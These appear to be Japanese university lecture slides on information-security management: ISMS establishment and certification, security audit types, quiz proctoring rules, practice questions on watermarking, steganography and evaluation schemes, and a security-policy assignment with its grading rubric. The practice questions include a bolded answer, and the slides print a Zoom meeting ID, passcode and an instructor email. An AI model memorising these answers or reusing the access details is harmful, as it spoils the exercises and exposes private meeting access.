
・**適用範囲つまりISMSを実施する範囲**を決める

・**組織のセキュリティ方針つまりISMS基本方針**を決める.

・**組織の資産を洗い出し，脅威・脆弱性を明確にし(リスク分析)， リスクへの対策(リスク対応)を策定**することである.


ISMSの確立ができた場合，その内容を適用宣言書として発行し，実際の組織運用を実施する.

ISMSの確立のステップ



出典：ISM Web store「ISMSの構築ステップ」、2020.6.4
https://www.ismwebstore.com/materials/archives/100

(3)ISMS適合性評価制度の運用



出典：JIPDEC「ISMS適合性評価認証制度の概要」、2014.4
https://isms.jp/doc/ismspanf.pdf


(3)ISMS適合性評価制度の運用

ISMS適合性評価制度は，前頁の図に示すように組織が構築したISMSがJISQ27001 (ISO/IEC27001)に適合しているか審査し登録する「認証機関」，審査員の資格を付与する 「要員認証機関」，およびこれら各機関がその業務を行う能力を備えているかをみる「認定機関」 からなる総合的な仕組みである.

なお，審査員になるために必要な研修を実施する「審査員研修機関」は要員認証機関が承認する.

11.3.2 ⑤情報セキュリティ監査

システム監査と⑤情報セキュリティ監査



	システム監査	情報セキュリティ監査
目的	企画、開発、運用、保守という情報システムのライフサイクルに従って、特に**情報システム構築、運用の全体最適化**を目的として監査を行う。	情報資産のライフサイクルに従い、情報システム以外も対象として、**情報セキュリティ確保のための管理、運用を有効に行うこと**を目的に監査を行う。
成り立ち	元来、内部監査による助言型監査を前提として成立してきた。	情報セキュリティの確保の認識、評価、可視化の必要性という社会的要請から成立した。当初は助言型監査中心の市場になることを想定しているものの、最終的には保証型監査を中心に行われることを前提としている。
基準	判断の尺度： **システム管理基準**	判断の尺度： **情報セキュリティ管理基準** （経済産業省告示）
	監査人の行為規範： **システム監査基準**	監査人の行為規範： **情報セキュリティ監査基準** （経済産業省告示）

出典：ITmedia「最終回 システム監査と情報セキュリティ監査を学ぶ」、2005.2.10を基に作成
https://www.itmedia.co.jp/enterprise/articles/0502/10/news005_2.html

11.3.2 ⑤情報セキュリティ監査

(1)**情報セキュリティ監査の位置づけ**

情報セキュリティ対策においては，日々変化する脅威や組織を取り巻く環境に応じてリスクを評価し情報セキュリティ対策を見直し，維持・改善する情報セキュリテイマネジメントシステム(ISMS)の確立が重要となる.

このISMSのPDCA(Plan，Do，Check，Act)サイクルの中で，**情報セキュリティ監査**は**Check(監視，評価)フェーズ**で実施されるものである.

監査は**Plan(計画)フェーズで策定した情報セキュリティ基本方針，情報セキュリティ対策基準に従って対策が有効に実施きれていることの評価**を行い，情報セキュリティへの取り組みを改善していくことを目的とする.

このCheckフェーズの情報セキュリティ監査結果は，次のAct(是正，改善)フェーズのISMSの改善への重要なインプットとなる.

情報セキュリティ監査の手順

情報セキュリティ監査は、一般的に以下のように行われます。官公庁でも同じ手順で監査を行っています。

監査実施担当者の選任
↓
監査計画の策定：監査計画書を作成し、計画内容を関係者へ説明する。
↓
監査の実施
↓
監査報告：監査報告書の作成と提出を行う。
↓
監査結果への対処を行う：情報セキュリティ責任者へ改善指示を行ったり、関係規定の見直しを行ったりする。

情報セキュリティ監査の効果

情報セキュリティ監査を実施することで，以下の**3つの効果**が期待できる.

- **自らでは気づきにくい情報セキュリティの欠陥の指摘を受けることが可能**
- **自らでは構築が難しい「情報セキュリティマネジメント」の確立が可能**
- **第三者(取引の相手方や国民など)に対しての信頼獲得**

(2)情報セキュリティ監査の形態

情報セキュリティ監査では，監査を受ける側の多様なニーズに応じるため**保証型**と**助言型**という**2つのタイプの監査形態**がある.

①助言型監査

情報セキュリティ監査における**助言型監査**とは，情報セキュリティマネジメントまたはコントロールの改善を目的として，**監査対象の情報セキュリティ対・策上の欠陥および懸念事項等の 問題点を検出し，必要に応じて当該検出事項に対応した改善提言を監査意見として表明する形態**の監査をいう.

助言型の監査の結論として表明される**助言意見**は，情報セキュリティ対策に対して一定の保証を付与するものではなく，**改善を要すると判断した事項を情報セキュリティ監査人の意見として表明**する.

(2)情報セキュリティ監査の形態

②保証型監査

保証型監査の目的は，**自らの情報セキュリティ対策について，顧客や取引先，自分の情報を預けている住民等の第三者に対する「お墨付き」を得る**ことである．

この場合の「お墨付き」あるいは「保証」は，当該組織において結果として事故や不正が発生しないという絶対的な保証ではなく，**一定の「判断の尺度」に従って監査手続を行った範囲における合理的な保証**であるとされている．

常に新種のコンピュータウイルスが発生し，新たなセキュリティホールが発見され続けている情報セキュリティの世界で，事故や不正が発生しないという絶対的な保証ができないのは当然である．

保証型監査を行うのであれば，少なくとも「判断の尺度」と実施した「監査手続」の内容を明確にすることが重要となる．

(3)内部目的監査と外部目的監査

情報セキュリティ監査を実施する目的として，次の2通りがある。

- **内部目的:組織内部の対策向上**
- **外部目的:外部の利害関係者への説明責任**

助言型監査は主に内部目的に，保証型監査は主に外部目的に利用される.
外部目的監査は外部の監査者により実施されることが原則であるが，内部目的監査は内部の監査者であっても外部の監査者であってもよい.

目的 / 監査主体	外部目的監査 （外部の利害関係者への説明）	内部目的監査 （組織内部の対策等に利用）
組織内部の者 （内部監査人）	ー	「助言型監査」
外部の専門家 （外部監査人）	主に 「保証型監査」	主に 「助言型監査」

第４回小テストの受験要領

1　授業開始までにScombZにログイン

2　ScombZの「テスト」機能を使って「小テスト」を受験
　12問で、すべて選択式の問題

3「小テスト」の時間　**09:05～09:20**（15分間）
　09:05＋14分＋タイムラグを考慮して＋１分

4　注意事項
　a 開始までに、資料等をカバンにしまい、机の上をクリアにする
　b オンラインで参加する場合、**WebカメラをON**にする（詳細は次頁以降）

5　解答時刻（**09:20**）を過ぎて送信した場合のペナルティ
　１分経過するごとに－１点

小テストのオンライン受験要領

◎オンラインで受験する場合
(1) 当日（7/6）08:30までにメールにて連絡
　　宛先：i048687@shibaura-it.ac.jp（大久保 英樹）
(2) 当日は必ずZoomにログインして、小テスト実施中はWebカメラをONにすること
※Webカメラでは顔全面が映るように努めて正面から撮影すること
（映像で顔の一部しか確認できない場合はWeb OFFとして下記により減点）
（WebカメラがPCに付いていない学生は教室で受験すること）

ミーティング ID 967 468 3826
パスコード 521438
招待リンク
https://shibaura-it.zoom.us/j/9674683826?pwd=QIPZQEg57Fw53SEK8m6oqoR60egbbF.1&omn=96148039313

※「事前連絡がない在宅受験者」、「Zoom接続なし在宅受験者」、「Web OFF在宅受験者」は、１２点満点のところ、０.７５倍の９点満点（端数切上げ）にて成績管理

小テストのオンライン受験回数の制限について

1　小テストの受験は原則として「**教室での受験**」とする。
やむを得ず**オンライン受験**する場合は
５回の小テストのうち、２回までとする

2　**２回までのオンライン受験の場合**、事前連絡・WebカメラON等の対応が**ちゃんとできている場合**は**減点なし**

3　**オンライン受験を３回以上**実施し、事前連絡・WebカメラON等の対応が**ちゃんとできている場合**は以下の係数で満点（12点）から**減点**

３回目：１２点満点のところ、0.5倍の６点満点（端数切上）にて成績管理
４回目：１２点満点のところ、0.25倍の３点満点（端数切上）にて成績管理
５回目：１２点満点のところ、0倍の０点として、
レポートの成績いかんに関わらず、レポートの得点を含めて
最高５０点＝不合格とする。

なお、回数には**小テスト不参加の回数も含まれるもの**とする。

「情報ハイディング」＋「セキュリティ評価」

演習問題

設問1 電子透かしに関する以下の記述について、正しければ○を、正しくなければ×を選択しなさい。

「疑わしいコンテンツを見つけた場合、電子透かし技術により埋め込み情報（著作権者ID：Aと配布先I D：B）を検出できるので、監査機関または著作権者Aはそのコンテンツの著作権者はAであり, 流出元は購入者Bであると判断できる．」

設問2 ステガノグラフィに関する以下の記述について、正しければ○を、正しくなければ×を選択しなさい。

「ステガノグラフィは，マルチメディアコンテンツを媒体として，秘密情報が密かに送信され，第三者からは音楽や画像，映像などの送受信が行われているように振る舞う．つまり，ダミーデータの送受信の間に重要なデータの送受信が秘密裏に行われることを目的としている．」

「情報ハイディング」＋「セキュリティ評価」

演習問題（続き）

設問3 電子透かし及びステガノグラフィに関する以下の表について、(a)～(h)に正しい語句を記入しなさい。

項目	電子透かし	ステガノグラフィ
目的	(a)	(b)
情報の表示	(c)	(d)
使用例	画像や動画に著作権情報を埋め込む	画像や音声ファイルに 機密情報を隠す
技術の検出難易度	(e)	(f)

ア　情報を隠す。秘密の通信・データ隠蔽	イ　著作権保護と不正利用防止
ウ　時には目に見える場合もある	エ　通常の方法では気づかれない
オ　検出が難しい	カ　比較的容易に検出可能

「情報ハイディング」＋「セキュリティ評価」

演習問題（続き）

設問4 「暗号技術評価プロジェクト」に関する以下の記述について、正しければ○を、正しくなければ×を選択しなさい。

「客観的な評価により安全性および実装性に優れると判断された暗号アルゴリズムをリスト化するCRYPTREC(Cryptograplly Research and Evaluation Committees) と呼ばれるプロジェクト」

設問5 「暗号モジュール試験および認証制度」に関する以下の記述について、正しければ○を、正しくなければ×を選択しなさい。

「暗号の実装が正しく、それが正しく実行され、重要情報が適切に保護されていることを担保する制度」

「情報ハイディング」＋「セキュリティ評価」

演習問題（続き）

設問6 「ITセキュリティ評価および認証制度」に関する以下の記述について、正しければ○を、正しくなければ×を選択しなさい。

「IT関連製品のセキュリティ機能の適切性･確実性を、セキュリティ評価基準の国際標準であるISO/IEC 15408に基づいて第三者（評価機関）が評価し、その評価結果を認証機関が認証」

設問7 「ISMS適合性評価制度」に関する以下の記述について、正しければ○を、正しくなければ×を選択しなさい。

「JIPDEC(Japan Information Processing Development Corporation) が運用する国際標準規格ISO/IEC27001に準拠した情報セキュテイマネジメントシステムに対する第三者適合性制度」

「情報ハイディング」＋「セキュリティ評価」

演習問題（続き）

設問8 「情報セキュリティ監査制度」に関する以下の記述について、正しければ○を、正しくなければ×を選択しなさい。

「情報資産のライフサイクルに従い、情報システムを対象として、情報セキュリティ確保のための管理、運用を有効に行うことを目的に行う監査」

設問9 「内部目的監査」と「外部目的監査」における「内部監査人」と「外部監査人」の関係に関する説明として、正しくないものを(1)～(4)の中から選択しなさい。

①「内部目的監査」	a 「内部監査人」
②「外部目的監査」	b 「外部監査人」

(1) ①とa
(2) ①とb
(3) **②とa**
(4) ②とb

情報セキュリティ

第10講
「情報ハイディング」＋「セキュリティ評価」

質問は？

工学部情報工学科
非常勤講師

大久保　英樹

情報セキュリティ

第１４講　事前課題（課題１）
「企業における情報セキュリティポリシーを作成」

工学部情報工学科
非常勤講師

大久保　英樹

課題１：「企業における情報セキュリティポリシーを作成」

いま、あなたは別紙第１に示す企業（株式会社 芝浦トラベル）に勤務しています。GDPR対応及び個人情報保護法改正並びにSOC（Security Operation Center）外注に伴い、最高情報セキュリティ責任者（CISO）から情報セキュリティポリシー（別紙第２）の改訂（特に、6.事件・事故の対応）の具体化を命ぜられました。

以下のドキュメント（パワーポイント）を作成して、CISOにレポートとして提出してください。

・リスク分析

(1) 情報資産の洗い出し
　　特に、別紙第2-2「2. 適用範囲」に記載している 『当社が保有または運用管理する情報、データ』を具体的に洗い出すこと
(2) 脅威の特定、発生可能性と影響度の把握
(3) リスクの優先順位付けと対策の実施

・別紙第2-4「7. 事件・事故の対応」の改訂及び具体化

(4) 基本規定 7. 事件・事故の対応の**改訂**
(5) **対策基準（事件・事故対応**のみ）の作成
(6) 基本規定の他の必要箇所の改訂（必要な場合）

課題１の採点基準


【課題１の採点基準】
以下の基準で採点（合計２５点）

１　基礎点として、以下の点数を付与（最大４点）
（１）　課題への返信　最大１点
（２）　課題への解答　最大３点

２　以下の項目・内容を考慮して、点数を付与（最大２１点）
（１）　情報資産の洗い出し　１点
（２）　驚異の特定、発生可能性と影響度の把握　１点
（３）　リスクの優先順位と対策の実施　１点
（４）　（１）～（３）の加算点　１点～２点
（５）　基本規定 「7. 事件・事故の対応」の改訂　１点　（具体的記述加算点　１点～２点）
（６）　対策基準（事件・事故対応のみ）　１点　（具体的記述加算点　１点～２点）
（７）　キーワード加算点　最大７点
　　（詳細省略）
（８）　基本規定の他の必要箇所の改訂、その他　１～３点

サンプル規程集の規程体系

参考



出典：NII「高等教育機関の情報セキュリティ対策のためのサンプル規程集（2025年版）」、2025.12.26を基に作成
https://www.nii.ac.jp/service/upload/sp-sample-2025.pdf

課題１：「企業における情報セキュリティポリシーを作成」

3. 課題１の提出要領

(1) ScombZの課題提出の機能を使って提出

(2) 別紙第１「企業の概要」及び別紙第２「情報セキュリティポリシー」に記述している事項以外で設定しなければならない事項は、**学生自らが設定**して解答

(3) 提出のファイル形式は、**パワーポイント**とする。

(4) **提出期限　2026年7月8日（水）22:00**

4. 課題１の提出後の予定

(1) 提出された課題の中から、５つ(５名)を選定して、第１４講（演習）で発表、学生相互に討議を実施。

(2) 第１４講（演習）の学生の発表内容・講師による解説の結果を踏まえて、その内容をまとめ、自らが作成した課題1のレポートに反映させ、修正したレポートを作成、提出（**課題２**）　※ファイル形式は、課題１と同様にパワーポイントとする。

学年歴（前期）

	日	月	火	水	木	金	土
3月	22	23	24	25	26	27	28
4月	29	30	31	1	2	3	4
	5	6	7	8	9	10	11
	12	13	14	15	16	17	18
	19	20	21	22	23	24	25
5月	26	27	28	29	30	1	2
	3	4	5	6	7	8	9
	10	11	12	13	14	15	16
	17	18	19	20	21	22	23
	24	25	26	27	28	29	30
6月	31	1	2	3	4	5	6
	7	8	9	10	11	12	13
	14	15	16	17	18	19	20
	21	22	23	24	25	26	27
7月	28	29	30	1	2	3	4
	5	6	7	8	9	10	11
	12	13	14	15	16	17	18
	19	20	21	22	23	24	25
8月	26	27	28	29	30	31	1
	2	3	4	5	6	7	8
	9	10	11	12	13	14	15
	16	17	18	19	20	21	22

授業実施日

日にち	内容
3/25(水)	時間割・シラバス・学修の手引公開
3/31(火)～4/3(金)	学外単位認定・学外英語検定申請期間
4/2(木)	入学式
4/2(木)～4/6(月)	春学期履修登録期間(在学生)
4/3(金)～4/6(月)	春学期履修登録期間(新入生)
4/13(月)	春学期履修登録申請結果発表日
4/13(月)～4/21(火)	春学期履修登録確認期間
4/14(火)	春学期、春1ターム授業開始日 ※
4/29(水)	【昭和の日】は授業を実施します
5/4(月)	【みどりの日】はオンデマンド授業を実施します
5/5(火)～5/7(木)	休講
5/15(金)	休講
5/16(土)	休講(大宮祭準備)
5/17(日)	大宮祭
5/18(月)	休講(大宮祭片づけ)
6/2(火)～6/12(金)	TOEIC IP申込期間
6/9(火)	春2ターム授業開始日 ※
6/9(火)～6/15(月)	春2ターム科目のみの履修削除期間 ※
6/23(火)	休講(学生大会)
7/20(月)	【海の日】は授業を実施します
7/29(水)	TOEIC IP試験日
8/8(土)～8/18(火)	窓口夏季休業期間
8/21(金)	春学期成績公開日
8/21(金)～9/4(金)	春学期成績確認期間

企業の概要

企業の概要（事業内容等）

